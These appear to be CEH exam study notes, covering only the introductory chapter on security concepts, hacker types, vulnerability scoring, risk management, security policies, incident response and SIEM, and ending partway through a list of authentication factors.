Index

0. Introduction to Information Security and Ethical Hacking
1. Reconnaissance and Footprinting
2. Scanning and Enumeration
3. System Hacking
4. Malwares
5. Sniffing
6. Social Engineering
7. Evading IDS, Firewalls and Honeypots
8. Denial of Service
9. Session Hijacking
10. Hacking Web Servers
11. Hacking Web Applications
12. Hacking Wireless Networks
13. Hacking IoT and Mobile Platforms
14. Pentesting
15. Cloud Computing
16. Cryptography

---

0. Introduction

Fundamental Security Concepts

The whole principle is to avoid **Theft, Tampering and Disruption** of the systems through **CIA Triad** (Confidentiality, Integrity and Availability).


- **Confidentiality** Keeping systems and data from being accessed, seen, read to anyone who is not authorized to do so.
- **Integrity** Protect the data from modification or deletion by unauthorized parties, and ensuring that when authorized people make changes that shouldn't have been made the damage can be undone.
- **Availability** Systems, access channels, and authentication mechanisms must all be working properly for the information they provide and protect to be available when needed.

Note: *In addition, other properties, such as authenticity, accountability, non-repudiation and reliability can also be involved. (ISO/IEC 27000:2009)*


- **Auditing & Accountability** Basically keep tracking of everthing, like, who's been logging in when are they loggin in whose access this data.
- **Non-Repudiation** Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data.

Security, Functionality and Usability balance

There is an inter dependency between these three attributes. When **security goes up, usability and functionality come down**. Any organization should balance between these three qualities to arrive at a balanced information system.



Types of Hackers



- **Black Hat** - Hackers that seek to perform malicious activities.
- **Gray Hat** - Hackers that perform good or bad activities but do not have the permission of the organization they are hacking against.
- **White Hat** - Ethical hackers; They use their skills to improve security by exposing vulnerabilities before malicious hackers.

Script Kiddie / Skiddies - Unskilled individual who uses malicious scripts or programs, such as a web shell, developed by others to attack computer systems and networks and deface websites.

State-Sponsored Hacker - Hacker that is hired by a government or entity related.

Hacktivist - Someone who hacks for a cause; political agenda.

Suicide Hackers - Are hackers that are not afraid of going jail or facing any sort of punishment; hack to get the job done.

Cyberterrorist - Motivated by religious or political beliefs to create fear or disruption.

Hacking Vocabulary

- **Hack value** - Perceived value or worth of a target as seen by the attacker.
- **Vulnerability** - A system flaw, weakness on the system (on design, implementation etc).
- **Threat** - Exploits a vulnerability.
- **Exploit** - Exploits are a way of gaining access to a system through a security flaw and taking advantage of the flaw for their benefit.
- **Payload** - Component of an attack; is the part of the private user text which could also contain malware such as worms or viruses which performs the malicious action; deleting data, sending spam or encrypting data.
- **Zero-day attack** - Attack that occurs before a vendor knows or is able to patch a flaw.
- **Daisy Chaining / Pivotting** - It involves gaining access to a network and /or computer and then using the same information to gain access to multiple networks and computers that contains desirable information.
- **Doxxing** - Publishing PII about an individual usually with a malicious intent.
- **Enterprise Information Security Architecture** (EISA) - determines the structure and behavior of organization's information systems through processes, requirements, principles and models.

Threat Categories

- **Network Threats**
  - Information gathering
  - Sniffing and eavesdropping
  - DNS/ARP Poisoning
  - MITM (Man-in-the-Middle Attack)
  - DoS/DDoS
  - Password-based attacks
  - Firewall and IDS attack
  - Session Hijacking
- **Host Threats**

    - Password cracking
    - Malware attacks
    - Footprinting
    - Profiling
    - Arbitrary code execution
    - Backdoor access
    - Privilege Escalation
    - Code Execution

- **Application Threats**

    - Injection Attacks
    - Improper data/input validation
    - Improper error handling and exeception management
    - Hidden-field manipulation
    - Broken session management
    - Cryptography issues
    - SQL injection
    - Phishing
    - Buffer Overflow
    - Information disclosure
    - Security Misconfigurations

Attack Vectors

Path by which a hacker can gain access to a host in order to deliver a payload or malicious outcome

- **APT - Advanced Persistent Threats**

    - An advanced persistent threat is a stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period; Typically uses zero day attacks.

- **Cloud computing / Cloud based technologies**

    - Flaw in one client's application cloud allow attacker to access other client's data

- **Viruses, worms, and malware**

    - Viruses and worms are the most prevalent networking threat that are capable of infecting a network within seconds.

- **Ransomware**

    - Restricts access to the computer system's files and folders and demands an online ransom payment to the attacker in order to remove the restrictions.

- **Mobile Device threats**

- **Botnets**

    - Huge network of compromised systems used by an intruder to perform various network attacks

- **Insider attacks**

    - Disgruntled employee can damage assets from inside.
    - Huge network of compromised hosts. (used for DDoS).

- **Phishing attacks**

- **Web Application Threats**

    - Attacks like SQL injection, XSS (Cross-site scripting)...

- **IoT Threats**

Attack Types

1. Operating System

Attacks targeting OS flaws or security issues inside such as guest accounts or default passwords.

- **Vectors**: Buffer overflows, Protocol Implementations, software defects, patch levels, authentication schemes

2. Application Level

Attacks on programming code and software logic.

- **Vectors**: Buffer overflows, Bugs, XSS, DoS, SQL Injection, MitM

3. Misconfiguration

Attack takes advantage of systems that are misconfigured due to improper configuration or default configuration.

- **Examples**: Improper permissions of SQL users; Access-list permit all

4. Shrink-Wrap Code

Act of exploiting holes in unpatched or poorly-configured software.

- **Examples**: Software defect in version 1.0; DEfect in example CGI scripts; Default passwords


Vulnerabilities

- **CVSS - Common Vulnerability Scoring System** [+]
  - Places numerical score based on severity


Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	32	0.10
1-2	313	0.60
2-3	2108	4.20
3-4	652	1.30
4-5	8794	17.70
5-6	9861	19.90
6-7	5315	10.70
7-8	15416	31.00
8-9	152	0.30
9-10	7011	14.10
Total	49654	

Weighted Average CVSS Score: **6.9**



- **CVE – Common Vulnerabilities and Exposures** [+]
  - Is a list of publicly disclosed vulnerabilities and exposures that is maintained by MITRE.


Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names
Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search
TOTAL CVE IDs: 78702
HOME > CVE LIST
Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities
CVE IDs
The CVE List Master Copy is hosted on this CVE website. The U.S. National Vulnerability Database (NVD), which is built upon and fed by the CVE List, provides enhanced information about CVE IDs. Learn more about the CVE and NVD relationship.
What would you like to do?
Data Feeds
Available via Purdue University & NVD
Request a CVE ID number
Click for guidelines & more

- **NVD - National Vulnerability Database** [+]
  - is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

Vulnerability Categories

- **Misconfiguration** - improperly configuring a service or application
- **Default installation** - failure to change settings in an application that come by default
- **Buffer overflow** - code execution flaw
- **Missing patches** - systems that have not been patched
- **Design flaws** - flaws inherent to system design such as encryption and data validation
- **Operating System Flaws** - flaws specific to each OS
- **Default passwords** - leaving default passwords that come with system/application

Pen test Phases (CEH)

1. **Pre-Attack Phase** - Reconnaissance and data-gathering.
2. **Attack Phase** - Attempts to penetrate the network and execute attacks.
3. **Post-Attack Phase** - Cleanup to return a system to the pre-attack condition and deliver reports.

> ⚠️ For the exam, EC-Council brings his own methodology and that's all you need for the exam; you can check another pentesting methodologies here if you are interested; In case you are studying to become a professional pentester besides certification content, I recommend the OSSTMM (Open Source Security Testing Methodology Manual).

The Five Stages of Ethical Hacking

1. Reconnaissance

Gathering evidence about targets; There are two types of Recon:

- **Passive Reconnaissance**: Gain information about targeted computers and networks **without direct interaction with the systems**.
  - e.g: Google Search, Public records, New releases, Social Media, Wardrive scanning networks around.
- **Active Reconnaissance**: Envolves direct interaction with the target.
  - e.g: Make a phone call to the target, Job interview; tools like Nmap, Nessus, OpenVAS, Nikto and Metasploit can be considered as Active Recon.

2. Scanning & Enumeration

Obtaining more in-depth information about targets.

- e.g: Network Scanning, Port Scanning, Which versions of services are running.

3. Gaining Access

Attacks are leveled in order to gain access to a system.

- e.g: Can be done locally (offline), over a LAN or over the internet.
  - e.g(2): Spoofing to exploit the system by pretending to be a legitimate user or different systems, they can send a data packet containing a bug to the target system in order to exploit a vulnerability.
  - Can be done using many techniques like command injection, buffer overflow, DoS, brute forcing credentials, social engineering, misconfigurations etc.

4. Maintaining Access

Items put in place to ensure future access.

- e.g: Rookit, Trojan, Backdoor can be used.

5. Covering Tracks

Steps taken to conceal success and intrusion; Not be noticed.

- e.g: Clear the logs; Obfuscate trojans or malicious backdoors programs.

Three Types of Active Defense

- **Annoyance**
  - Involves tracking a hacker and leading him into a fake server, wasting his time — and making him easy to detect.
- **Attribution**
  - Identify an attacker; Uses tools to trace the source of an attack back to a specific location, or even an individual hacker.
- **Attack**
  - That is most controversial. To “hack back,” a company accesses an alleged hacker’s computer to delete its data or even to take revenge. Both of these steps are considered illegal.

Information Assurance (IA)


Refers to the assurance of the Integrity, Availability, confidentiality, and authenticity of information and information systems during usage, processing, storage and transmission of information.

- **Processes that help achieving IA:**
  - Developing local policy, process, and guidance.
  - Designing network and user authetication strategy.
  - Identifying network vulnerabilities and threats (Vulnerability assessments outline the security posture of the network).
  - Idenfitying problems and resource requirements.
  - Creating plan for identified resource requirements.
  - Applying appropriate IA controls.
  - Performing C&A (Certification and Accreditation) process of information systems helps to trace vulnerabilities, and implement sa fety measures.
  - Providing information assurance training to all personnel in federal and private org.

Information Security Management Program

*Combination of policies, processes, procedures, standards, and guidelines to establish the required **level of information security.***

- Designed to ensure the business operates in a state of reduced risk.
- It encompasses all organizational and operational processes and participants relevant to information security.



> ⚠️ **IA** focus on risk assessment, mitigation side of things; ⚠️ **InfoSec** focus on actually implementing security measures to safeguard systems.

EISA - Enterprise Information Security Architecture

Set of requirements, process, principles, and models that determines the structure and behavior of an organization's information systems.

- **Goals of EISA**:
  - Help in monitoring and detecting network behaviors
  - Detect and recover from security breaches
  - Prioritizing resources of an organization
  - Help to perform risk assessment of an organization's IT assets.
  - Cost prospective when incorporated in security provisions such as incident response, disaster recovery, event correlation, etc.

Physical Security Controls

- **Preventive control**: Deters the actor from performing the threat.
  - e.g: Fence, Server Locks, Mantraps, etc.
- **Detective control**: Recognizes an actor's threat.
  - e.g: Background check, CCTV.
- **Deterrent control**: Deters the actor from **attempting** the threat.
  - e.g: Warning Sign.
- **Recovery**: Mitigates the impact of a manifested threat.

    - e.g: Backups.
- **Compensating control**: Provides alternative fixes to any of the above functions.

Most of security controls are preventive phase controls.

⚠️ **Defense in Depth**: Multiple layers of security controls; Provides redundancy in the event of a control failure. (e.g.: image below)

Types of Security Controls

Description	Examples
Physical	Guards, lights, cameras, fire extinguishers, flood protection
Administrative	Training awareness, policies, procedures and guidelines to infosec
Technical	IDS/IPS, Firewall, Encryption, Smart cards, Access control lists

Description	Examples
Preventative	authentication, alarm bells
Detective	audits, backups
Corrective	restore operations

Managing the Risk

Risk can be defined as a probability of the occurrence of a threat or an event that may damage, or cause loss or have other negative impact either from internal or external liabilities.

Risk matrix

A **risk matrix** is used during **risk assessment** to define the level of risk by considering the category of **probability or likelihood** against the category of consequence **severity**.

- This is a simple mechanism to increase visibility of risks and assist management decision making.

	Consequence				
Likelihood	**Insignificant**	**Minor**	**Moderate**	**Major**	**Severe**
Almost Certain	Medium	High	High	Extreme	Extreme
Likely	Medium	Medium	High	Extreme	Extreme
Possible	Medium	Medium	High	High	Extreme
Unlikely	Low	Medium	Medium	High	High
Rare	Low	Low	Medium	High	High

Risk Management

Is the identification, evaluation, and prioritization of risks followed by coordinated and economical application of resources to minimize, monitor, and control the probability or impact of unfortunate events or to maximize the realization of opportunities.

Phases of Risk Management

- **Risk Identification**
  - Identifies the sources, causes, consequences of the internal and external risks.
- **Risk Assessment**
  - Assesses the org. risk and provides an estimate on the likelihood and impact of the risk
- **Risk Treatment**
  - Selects and implements appropriate controls on the identified risks
- **Risk Tracking**
  - Ensures appropriate control are implemented to handle risks and identifies the chance of a new risk occurring
- **Risk Review**
  - Evaluates the performance of the implemented risk management strategies

Threat Modeling

Is a risk assessment approach for analyzing the security of an application by capturing, organizing and analyzing all the information that affects the security of an application.

1. Identify Objectives
   - Helps to determine how much effort needs to be put on subsequent steps
2. Application Overview
   - **Identify the components**, data flows, and trust boundaries
3. Decompose Application
   - Find **more relevant details on threats**
4. Identify Threats
   - Identify threats relevant to your control scenario and context using the information obtained in steps 2 and 3
5. Identify Vulnerabilities
   - **Identify weaknesses** related to the threats found using vulnerability categories

Security Policies

1. **Policies** - High-level statements about protecting information; Business rules to safeguard CIA triad; Security Policies can be applied on Users, Systems, Partners, Networks, and Providers.
    - **Common Security Policies examples:**
    - Password Policy - Meet the password complexity requirements. - e.g: Minimum 8 char length, upper and lower case and alphanumerical.
    - Wireless Security Policy
    - AUP - Acceptable Use-Policy - How to properly use company's assets - e.g: "Do's and Dont's" with company's computer.
    - Data Retention Policy - e.g: Keep the data for X time.
    - Access Control Policies - e.g: Accessing servers; Firewalls
2. **Procedures** - Set of details steps to accomplish a goal; Instructions for implementation
3. **Guidelines** - Advice on actions given a situation; Recommended, not mandatory

Security Policy - Examples

- **Access Control Policy**
    - This defines the resources being protected and the rules that control access to them
- **Remote Access Policy**
    - This defines who can have remote access and defines access medium and remote access security controls.
- **Firewall Management Policy**
    - This defines access, management and monitoring of firewalls in an organization.
- **Network Connection Policy**
    - This defines who can install new resources on the network, approve the installation of new devices, document network changes etc.
- **Password Policy**
    - This defines guidelines for using strong password protection on available resources.
- **User Account Policy**
    - This defines the account creation process, authority, rights and responsibility of user accounts.
- **Information Protection Policy**
    - This defines the sensitivity levels of information, who may have access, how it is stored and transmitted, and how it should be deleted from storage media etc.
- **Special Access Policy**
    - This defines the terms and conditions of granting special access to system resources.
- **Email Security Policy**
    - This policy is designed to govern the proper usage of corporate email.
- **Acceptable Use Policy**
    - This defines the acceptable use of system resources.

Security Policiy - Types

1. **Promiscuous Policy** - This policy usually has no restrictions on usage of system resources.
2. **Permissive Policy** - This policy begins wide open and only know dangerous services/attacks or behaviors are blocked. This type of policy has to be updated regularly to stay effective.
3. **Prudent Policy** - This policy provides maximum security while allowing known but necessary dangers. This type of policy will block all services and only safe/necessary services are enabled individually. Everything is logged.

4. **Paranoid Policy** - This policy forbids everything. No Internet connection or severely restricted Internet usage is allowed.

Security Policy - Creation Steps

1. Perform a Risk Assessment
2. Use security Standards and Frameworks as guide
3. Get Management and Staff input
4. Enforce the policy. Use penalties for non-compliance
5. Publish final draft to entire org.
6. Have all staff read/sign that they understood policy
7. Employ tools to help enforce policy
8. Staff training
9. Review and update regularly

Incident Management Process

An incident is an event that could lead to loss of, or disruption to, an organization's operations, services or functions.

***Incident management** is a term describing the activities of an organization to identify, analyze, and correct hazards to prevent a future re-occurrence.*

1. **Preparation:** Select people, assign rules, define tools to handle the incident.
2. **Detection & Analysis:** Determine an incident has ocurred (IDS, SIEM, AV, Someone reporting, etc).
3. **Classification and Prioritization:**
4. **Notification:** Identify minor and major incident; who and how to notify an incident.
5. **Containment:** Limit the damage; Isolate hosts; Contact system owners.
6. **Forensic Investigation:** Investigate the root cause of the incident using forensic tools; System logs, real-time memory, network device logs, application logs, etc;
7. **Eradicate & Recovery:** Remove the cause of incident; Patch if needed. Recovery: get back into production; Monitor affected systems.
8. **Post-incident Activities:** Document what happened and why; Transfer knowledge.

Incident Response Team Duties

1. Managing security issues by taking a proactive approach towards the customer's security vulnerabilities
2. Developing or reviewing processes and procedures that must be followed
3. Managing the response to an incident and ensuring that all procedures are followed correctly in order to minimize and control the damage
4. Identifying and analyzing what has happened during an incident, including impact and threat
5. Providing a single point of contact for reporting seucirty incidents and issues
6. Reviewing changes in legal and regulatory requirements to ensure that all processes and procedures are valid
7. Reviewing existing controls and recommending steps and technologies to prevent future incidents
8. Establishing relationship with local law enforcement agency, gov. agencies, key partners and suppliers

SIEM - Security Information and Event Management

Collects data points from network, including log files, traffic captures, SNMP messages, and so on, from every host on the network. SIEM can collect all this data into one centralized location and correlate it for analysis to look for security and performance issues, as well negative trends all in real time.

- **Aggregation**: Collecting data from disparate sources and organizing the data into a single format. Any device within a SIEM system that collects data is called collector or an aggregator.
- **Correlation**: Is the logic that looks at data from disparate sources and can make determinations about events taking place on your network. (Could be in-band or out-of-band, depending on the placement of the NIDS/NIPS).
    - **Alerts** - For notification if something goes bad.


- **Triggering** - Exceeding thresholds.

- **Normalization**: Will actually create multiple tables / organize in such a way that the data can become more efficient and allows our analysis and reports tools to work better.


- **WORM - Write Once Read Many**: The concept being is that log files are precious, and a lot of times you might want to look at them in an archival way, so that we can use optical media like WORM drives to store them.

Most Popular SIEM Tools:


- Splunk



- ArcSight



- [ELK - Elastic Search, Log Stash and Kibana](#) (Open Source)



Identity and Access Management

Identification, Authentication, Authorization, and **Accounting** work together to manage assets securely.

1. Identification

The information on credentials identifies the user.

- **Example**:
  - Your name, username, ID number, employee number, SSN etc.

2. Authentication

"Prove you are the legitimate User". – Should always be done with Multifactor Authentication!

- **Authentication Factors:**
  - Something you **know** (e.g. - password)
  - Something you **have** (e.g. - smart card)
